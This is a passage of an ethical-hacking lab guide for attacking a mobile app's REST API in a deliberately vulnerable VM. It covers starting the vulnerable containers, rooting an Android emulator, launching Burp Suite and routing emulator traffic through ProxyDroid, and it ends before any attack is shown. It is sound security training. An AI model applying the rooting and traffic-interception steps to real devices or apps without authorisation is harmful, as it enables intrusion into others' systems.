The Art of Hacking

Mobile Application API Hacking

Lab Guide

Omar Ωr Santos (@santosomar)

Introduction

This course starts with an introduction to modern web applications and immediately starts diving directly into the mapping and discovery phase of testing. In this course, you will learn new methodologies used and adopted by many penetration testers and ethical hackers. This is a hands-on training where will use various open source tools and learn how to exploit SQL injection, command injection, cross-site scripting (XSS), XML External Entity (XXE), and cross-site request forgery (CSRF).

WebSploit VM

Your laptop has been preloaded with a VM that contains Kali Linux and several vulnerable applications. You can download the VM to practice at your own time at: https://websploit.h4cker.org

IMPORTANT: This VM contains vulnerable software! DO NOT connect to a production environment and use with caution!!! The purpose of this VM is to have a lightweight (single VM) with a few web application penetration testing tools, as well as vulnerable applications.

Vulnerable Applications Included

- Damn Vulnerable Web Application (DVWA)
- WebGoat
- Hackazon
- OWASP Mutillidae 2
- OWASP Juice Shop

VM Creds:

Username: root Password: toor

Additional Resources:

- The Art of Hacking Website (https://theartofhacking.org): The Art of Hacking is a series of video courses and live training sessions in Safari that is a complete guide to help you get up and running with cybersecurity and pen testing career. These video courses provide step-by-step real-life scenarios. This website has been created to provide supplemental material to reinforce some of the critical concepts and techniques that the student has learned and links a GitHub repository that hosts scripts and code that help you build your own hacking environment, examples of real-life penetration testing reports, and more.


- The Art of Hacking GitHub Repository (https://theartofhacking.org/github): Over 5,000 references and resources related to ethical hacking / penetration testing, digital forensics and incident response (DFIR), vulnerability research, exploit development, reverse engineering, and more.
- Safari Live Training (free with a Safari subscription): https://theartofhacking.org/training

Docker Containers

All of the vulnerable servers are running in Docker containers. The Docker service is **not started at boot time.** This is to prevent the vulnerable applications to be exposed by default. Please use the following command to start it:

```
service docker start
```

The following are all the Docker containers included in the WebSploit VM:




WebSploit VM Details

To obtain the status of each docker container use the `sudo docker ps` command. If they are not started, you can use the `start_vulnerables.sh` script (located under the root home directory) to start all of the containers:


```
root@kali:~# ./start_vulnerables.sh

Starting Vulnerable Docker Containers
... Author: Omar Santos
The following are the vulnerable applications included:
- Hackazon (running on port 80)
- WebGoat (running on port 6661)
- Juice Shop ((running on port 6662)
- Damn Vulnerable Web Application (DVWA) - (running on port 6663)
- Mutillidae 2 (running on port 6664)
... starting dvwa
dvwa
... starting webgoat
webgoat
... starting hackazon
hackazon
... starting mutillidae_2
mutillidae_2
... starting juice-shop
juice-shop
```

Exercise: Hacking Web APIs

1. Let's start by verifying that Hackazon web application is running by browsing to http://127.0.0.1. If it is not, please follow the procedure outlined in the beginning of this document.
2. Next we want to fire up our **Android emulator**. This is in contrast to our previous lab where we utilized the web browser to access the application. Most modern Mobile applications use a REST API to talk to the backend server. That's what we are going to attack. Click the button in the bottom left of the toolbar to open the android-sdk.



3. Once the Android SDK Manager is open, click on **Tools**, then **Manage AVDs.** This will open up the **AVD Manager**.




Name	API	Rev.	Status
☐ To			
☑ Android SDK Tools		24.0.2	Update available: rev. 24.4.1
☑ Android SDK Platform-tools		20	Update available: rev. 23.0.1
☐ Android SDK Build-tools		23.0.1	Installed
☐ Android SDK Build-tools		22.0.1	Not installed
☐ Android SDK Build-tools		21.1.2	Not installed
☐ Android SDK Build-tools		20	Not installed
☐ Android SDK Build-tools		19.1	Not installed
☑ API 28, P preview			

Show: ☑ Updates/New ☑ Installed Select New or Updates [Install 11 packages...]

☐ Obsolete Deselect All [Delete 3 packages...]

Done loading packages.

4. Select the already created AVD and click the **Start** button.




List of existing Android Virtual Devices located at /root/.android/avd

AVD Name	Target Name	Platform	API Leve	CPU/ABI
AndroidDevi	Android 4.4.2	4.4.2	19	ARM (armeabi-v7a)

⚠ A repairable Android Virtual Device. ✗ An Android Virtual Device that failed to load. Click 'Details' to s

5. In the Launch options window click launch to start the AVD. You should now see the android virtual device starting up. This may take a few minutes.




When the AVD has finished booting you will be at the home screen.

To prepare our AVD for additional tools we will need to root it.
To do this, open a terminal and change into the **`~/Mobile/root`** directory. In the directory there is a script named **`root_avd.sh`** which will issue ADB commands to remount the **`/system`** partition in read-write mode, push the required files to the /system partition, set the appropriate permissions for the pushed files, and start the **`su`** daemon. Review the file if you wish, and execute it by running it from a terminal.

```
$ cd ~/Mobile/root
$ ./root_avd.sh
```

Verify the device was successfully rooted. Launch the Root Check Pro application, give it a few minutes to complete, and look for a message in green text noting that you have root access.



Root Check Pro

Current Device: sdk

Navigation: Swipe left/right or tap title to move between pages

Results:

Congratulations! You have root access!


Detailed Results:

Superuser Application Status:
Superuser application - is NOT installed! The Superuser application, available in the Android Market, is recommended for managing root access.

System File Properties for Root Access:
Standard Location


by joeykrim - www.joeykrim.com

6. From here we want to fire up burp as we did in the previous lab by running the command "**`burpsuite`**" from the terminal window.




```
root@kali:~# burpsuite
```


7. Click **Ok** to the message about the JRE version. Also, click **Close** if asked to update burp suite.
8. Click **Next** to open a temporary project. Then click the "**Start Burp**" button.




You should now be at the main burpsuite screen.



Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Host Method URL Params Status Length MIME type Title Comment
Request Response
Raw Hex
Type a search term
0 matches

9. Let's double check that Burp Suite inspect is set to off. This way we can see our traffic flow through then inspect it. To do this, navigate to the Proxy tab at the top. If the "**Intercept on**" button is gray, click it once to turn it off.



Burp Suite Co
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Com
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Hex


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decode
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Hex

10. Before we start our application, we need to tell the AVD to send all traffic through the Burp Suite proxy.
11. Move back to the Android ADV and click on the applications icon at the bottom. Now click on “**ProxyDroid**” application.





12. From there, click on the toggle to switch it to on.


5:28
ProxyDroid
SERVICE CONTROLLER
Proxy Switch
Enable / Disable Proxy
OFF
Profiles
Profile 1
PROXY SETTINGS
Auto Setting
Get proxy settings from the PAC file automatically
Host
10.0.2.2
Port
8080

